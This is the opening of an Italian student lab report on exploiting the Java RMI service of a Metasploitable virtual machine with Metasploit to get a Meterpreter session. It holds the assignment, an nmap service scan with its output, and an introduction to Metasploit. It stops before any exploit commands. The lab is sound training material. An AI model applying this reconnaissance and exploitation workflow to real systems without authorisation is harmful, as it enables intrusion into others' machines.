




PROGETTO S7/L5



La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP:
192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP:
192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete.
 - 2) informazioni sulla tabella di routing della macchina vittima.

Nel progetto di oggi andremo a sfruttare una vulnerabilità nota del servizio Java RMI, “java Remote Method Invocation”, il quale si occupa di invocare metodi su una macchina virtuale Java, si trova sulla porta 1099 ma per sicurezza effettueremo una scansione con nmap per verificare che sia attualmente attivo e sulla porta segnalata.



```
$ nmap -sV 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-26 09:45 CET
Nmap scan report for 192.168.11.112
Host is up (0.00028s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      shell
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

Per sfruttare questa vulnerabilità andremo ad utilizzare il software Metasploit, un software che ci permette di utilizzare alcuni exploit noti e ci mette a disposizione anche alcuni tool chiamati “Auxiliary”. Gli exploit sono dei comandi o programmi che ci permettono di andare a sfruttare delle vulnerabilità all'interno del codice di un determinato software dipendentemente dalla versione e macchina sul quale si trova.



The screenshot shows a terminal window with a dark background and a digital circuit board pattern at the top. The text in the terminal is as follows:

